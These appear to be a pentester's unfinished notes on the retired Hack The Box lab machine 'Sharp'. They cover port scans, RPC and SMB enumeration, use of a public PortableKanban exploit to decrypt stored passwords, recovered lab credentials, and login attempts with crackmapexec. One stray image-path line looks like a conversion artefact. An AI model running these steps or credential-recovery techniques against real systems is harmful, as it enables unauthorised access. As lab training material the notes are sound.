Possible Usernames

[05 - Common Enumeration > Possible User]

Username	Passords	S
Kees		
Administrator	G2@$btRSHJYTarg	kanban
lars	G123HHrth234gRG	kanban smb dev share
cube0×0		
debug	u"SharpApplicationDebugUserPassword123!"	"RemotingLibrary" u"tcp://localhost:8888/Secre "C:\\Users\\cube0×0\\Deskt remoting\\RemotingLibrary\\

Windows 10.0 Build 17763 ×64

Nmap

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
5985/tcp	open	http
8888/tcp	open	sun-answerbook msexchange-logcopier Microsoft Exchange 2010 log copier
8889/tcp	open	mc-nmf .NET Message Framing

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Mon Apr 19 21:29:39 2021 as: nmap -sC -sV -vvv -oA
nmap/Full -p- 10.10.10.219
Nmap scan report for 10.10.10.219
Host is up, received echo-reply ttl 127 (0.050s latency).
Scanned at 2021-04-19 21:29:40 EDT for 373s
Not shown: 65529 filtered ports
Reason: 65529 no-responses
PORT     STATE SERVICE             REASON          VERSION
135/tcp  open  msrpc               syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn         syn-ack ttl 127 Microsoft Windows netbios-
ssn
445/tcp  open  microsoft-ds?       syn-ack ttl 127
5985/tcp open  http                syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8888/tcp open  msexchange-logcopier syn-ack ttl 127 Microsoft Exchange 2010 log
copier
8889/tcp open  mc-nmf              syn-ack ttl 127 .NET Message Framing
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -48m54s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 45554/tcp): CLEAN (Timeout)
|   Check 2 (port 34587/tcp): CLEAN (Timeout)
|   Check 3 (port 60685/udp): CLEAN (Timeout)
|   Check 4 (port 49995/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-20T00:46:24
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```

```
# Nmap done at Mon Apr 19 21:35:53 2021 -- 1 IP address (1 host up) scanned in
374.76 seconds
```

RPC - 135

```
python3 /opt/impacket/examples/rpcdump.py -port 135 $IP
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth
Corporation

[*] Retrieving endpoint list from 10.10.10.219
Protocol: [MS-RSP]: Remote Shutdown Protocol
Provider: wininit.exe
UUID    : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.219[49664]
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\SHARP[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc079A20]
...[snip]...
```

add SHARP to /etc/hosts

```
sudo python3 /opt/impacket/examples/rpcmap.py ncacn_ip_tcp:$IP
```

rpcclient

```
kali@kali:~$ rpcclient -U "lars" $IP
Enter WORKGROUP\lars's password:
rpcclient $> lookupnames lars
lars S-1-5-21-294878639-2649470188-886412631-1007 (User: 1)
rpcclient $> lookupnames Administrator
Administrator S-1-5-21-294878639-2649470188-886412631-500 (User: 1)
rpcclient $> lsaenumsid
found 15 SIDs

S-1-5-93-2-2
S-1-5-93-2-1
```

```
S-1-5-90-0
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420
S-1-5-80-0
S-1-5-6
S-1-5-32-559
S-1-5-32-555
S-1-5-32-551
S-1-5-32-545
S-1-5-32-544
S-1-5-21-294878639-2649470188-886412631-1007
S-1-5-20
S-1-5-19
S-1-1-0
rpcclient $> lookupsids S-1-5-80-3139157870-2983391045-3678747466-658725712-
1809340420
S-1-5-80-3139157870-2983391045-3678747466-658725712-1809340420 NT
SERVICE\WdiServiceHost (5)
```

IOXIDResolver

```
kali@kali:~/IOXIDResolver$ python3 IOXIDResolver.py -t $IP
[*] Retrieving network interface of 10.10.10.219
Address: Sharp
Address: 10.10.10.219
Address: dead:beef::2506:2d1a:e642:b8fe
```

[10 - Nmap IPv6]

SMB - 139/445

Shares

```
kali@kali:~$ smbclient -N -L \\$IP
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
```

```
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        dev             Disk
        IPC$            IPC       Remote IPC
        kanban          Disk
SMB1 disabled -- no workgroup available
```

kanban - Files

```
kali@kali:~$ smbclient -N \\\\$IP\\kanban
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 14 13:56:03 2020
  ..                                  D        0  Sat Nov 14 13:56:03 2020
  CommandLine.dll                     A    58368  Wed Feb 27 03:06:14 2013
  CsvHelper.dll                       A   141312  Wed Nov  8 08:52:18 2017
  DotNetZip.dll                       A   456704  Wed Jun 22 16:31:52 2016
  Files                               D        0  Sat Nov 14 13:57:59 2020
  Itenso.Rtf.Converter.Html.dll       A    23040  Thu Nov 23 11:29:32 2017
  Itenso.Rtf.Interpreter.dll          A    75776  Thu Nov 23 11:29:32 2017
  Itenso.Rtf.Parser.dll               A    32768  Thu Nov 23 11:29:32 2017
  Itenso.Sys.dll                      A    19968  Thu Nov 23 11:29:32 2017
  MsgReader.dll                       A   376832  Thu Nov 23 11:29:32 2017
  Ookii.Dialogs.dll                   A   133296  Thu Jul  3 17:20:12 2014
  pkb.zip                             A  2558011  Thu Nov 12 15:04:59 2020
  Plugins                             D        0  Thu Nov 12 15:05:11 2020
  PortableKanban.cfg                  A     5819  Sat Nov 14 13:56:01 2020
  PortableKanban.Data.dll             A   118184  Thu Jan  4 16:12:46 2018
  PortableKanban.exe                  A  1878440  Thu Jan  4 16:12:44 2018
  PortableKanban.Extensions.dll       A    31144  Thu Jan  4 16:12:50 2018
  PortableKanban.pk3                  A     2080  Sat Nov 14 13:56:01 2020
  PortableKanban.pk3.bak              A     2080  Sat Nov 14 13:55:54 2020
  PortableKanban.pk3.md5              A       34  Sat Nov 14 13:56:03 2020
  ServiceStack.Common.dll             A   413184  Wed Sep  6 07:18:22 2017
  ServiceStack.Interfaces.dll         A   137216  Wed Sep  6 07:17:30 2017
  ServiceStack.Redis.dll              A   292352  Wed Sep  6 07:02:24 2017
  ServiceStack.Text.dll               A   411648  Tue Sep  5 23:38:18 2017
  User Guide.pdf                      A  1050092  Thu Jan  4 16:14:28 2018
```

```
                10357247 blocks of size 4096. 7402332 blocks available
```

Possible User

```
kali@kali:~$ strings MsgReader.dll
...[snip]...
C:\Users\Kees\Documents\GitHub\MsgReader\MsgReader\obj\Release\MsgReader.pdb
...[snip]...
```

interesting

```
kali@kali:~/kanban$ cat PortableKanban.pk3
...[snip]...
"Users":[
{
    "Id":"e8e29158d70d44b1a1ba4949d52790a0",
    "Name":"Administrator",
    "Initials":"",
    "Email":"",
    "EncryptedPassword":"k+iUoOvQYG98PuhhRC7/rg==",
    "Role":"Admin",
    "Inactive":false,
    "TimeStamp":637409769245503731
},

    "Id":"0628ae1de5234b81ae65c246dd2b4a21",
    "Name":"lars",
    "Initials":"",
    "Email":"",
    "EncryptedPassword":"Ua3LyPFM175GN8D3+tqwLA==",
    "Role":"User",
    "Inactive":false,
    "TimeStamp":637409769265925613
}]
...[snip]...
```

Searchsploit

```
kali@kali:~$ searchsploit kanban
------------------------------------------------------------------------------
------------------------------------------------------------------------ ---
-----------------------------
 Exploit Title
|  Path
------------------------------------------------------------------------------
------------------------------------------------------------------------ ---
-----------------------------
PortableKanban 4.3.6578.38136 - Encrypted Password Retrieval
| windows/local/49409.py
------------------------------------------------------------------------------
------------------------------------------------------------------------ ---
-----------------------------
Shellcodes: No Results
Papers: No Results
```

exploit

```
kali@kali:~$ python3 49409.py kanban/PortableKanban.pk3
Administrator:G2@$btRSHJYTarg
lars:G123HHrth234gRG
```

dev share - files

login with lars and password

```
ali@kali:~$ smbclient \\\\$IP\\dev -U lars
Enter WORKGROUP\lars's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Nov 15 06:30:13 2020
  ..                                  D        0  Sun Nov 15 06:30:13 2020
  Client.exe                          A     5632  Sun Nov 15 05:25:01 2020
  notes.txt                           A       70  Sun Nov 15 08:59:02 2020
  RemotingLibrary.dll                 A     4096  Sun Nov 15 05:25:01 2020
  Server.exe                          A     6144  Mon Nov 16 06:55:44 2020
```

```
                10357247 blocks of size 4096. 7402276 blocks available
smb: \>
```

POSSIBLE USERS in strings in files and information


```
kali@kali:~$ strings Client.exe
...[SNIP]...
RemotingLibrary
tVnq
WrapNonExceptionThrows
Client
Copyright
  2015
$e2d87af4-09e3-406f-ae67-7dcc19daf576
1.0.0.0
.NETFramework,Version=v4.5
FrameworkDisplayName
.NET Framework 4.5
RSDS
C:\Users\cube0x0\Desktop\Sharp\net-
remoting\RemotingLibrary\Client\obj\Release\Client.pdb
_CorExeMain
mscoree.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
...[SNIP]...
kali@kali:~$ strings Server.exe
...[SNIP]...
RemotingLibrary
WrapNonExceptionThrows
Server
```

```
Copyright
  2015
$311e8e76-b1cd-493a-8632-2856b13faeb8
1.0.0.0
.NETFramework,Version=v4.5
FrameworkDisplayName
.NET Framework 4.5
RSDS
C:\Users\cube0x0\Desktop\Sharp\net-
remoting\RemotingLibrary\Server\obj\Release\Server.pdb
_CorExeMain
mscoree.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

notes.txt

```
kali@kali:~$ cat notes.txt
Todo:
    Migrate from .Net remoting to WCF
    Add input validation
```

Ghidra - Client.exe



user - debug
password - SharpApplicationDebugUserPassword123!

crackmapexec

```
kali@kali:~$ crackmapexec smb $IP -u "lars" -p "G123HHrth234gRG" -x whoami
SMB         10.10.10.219    445    SHARP            [*] Windows 10.0 Build
17763 x64 (name:SHARP) (domain:Sharp) (signing:False) (SMBv1:False)
SMB         10.10.10.219    445    SHARP            [+]
Sharp\lars:G123HHrth234gRG
```

Windows 10.0 Build 17763 ×64

winrm - 5985

nothing

```
kali@kali:~$ crackmapexec winrm $IP -u "lars" -p "G123HHrth234gRG" -x whoami
WINRM       10.10.10.219    5985   SHARP            [*] Windows 10.0 Build
17763 (name:SHARP) (domain:Sharp)
WINRM       10.10.10.219    5985   SHARP            [*]
http://10.10.10.219:5985/wsman
WINRM       10.10.10.219    5985   SHARP            [-]
Sharp\lars:G123HHrth234gRG
```

.net message Framing - 8889

wcf_net_probe.py

```
python2.7 test.py $IP 8889
Connecting ...
Sending a probe request ...
0000  00 01 00 01 02 02 24 6e  65 74 2e 74 63 70 3a 2f  ......$net.tcp:/
0010  2f 69 64 6f 6e 74 65 78  69 73 74 2e 6c 6f 6c 3a  /idontexist.lol:
0020  32 30 32 30 2f 64 75 6d  6d 79 2f 03 08 0c        2020/dummy/...
Receiving response ...
Gratz! There is a proper WCF net.tcp handler there. Go hack it.
```

Nmap IPv6

dead:beef::2506:2d1a:e642:b8fe

PORT	STATE	SERVICE
135/tcp	open	msrpc
445/tcp	open	microsoft-ds
5985/tcp	open	http

```
# Nmap 7.91 scan initiated Tue Apr 20 12:49:29 2021 as: nmap -6 -sC -sV -vvv -p- -oA nmap/Fullv6 -Pn dead:beef::2506:2d1a:e642:b8fe
Nmap scan report for dead:beef::2506:2d1a:e642:b8fe
Host is up, received user-set (0.027s latency).
Scanned at 2021-04-20 12:49:30 EDT for 126s
Not shown: 65532 filtered ports
Reason: 65532 no-responses
PORT     STATE SERVICE       REASON  VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
445/tcp  open  microsoft-ds? syn-ack
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -48m34s
```

```
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-04-20T16:02:50
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Apr 20 12:51:36 2021 -- 1 IP address (1 host up) scanned in
127.15 seconds
```

Can we do this with linux... lets try..
net.tcp-proxy
blog

To do

set up Windows VM (Commando)

install Visual studio.

Build exploit

DNF - Box Retired

Ran out of time.
Did not finish box.
It has been retired.

For full write up.
Check out ippsec - Sharp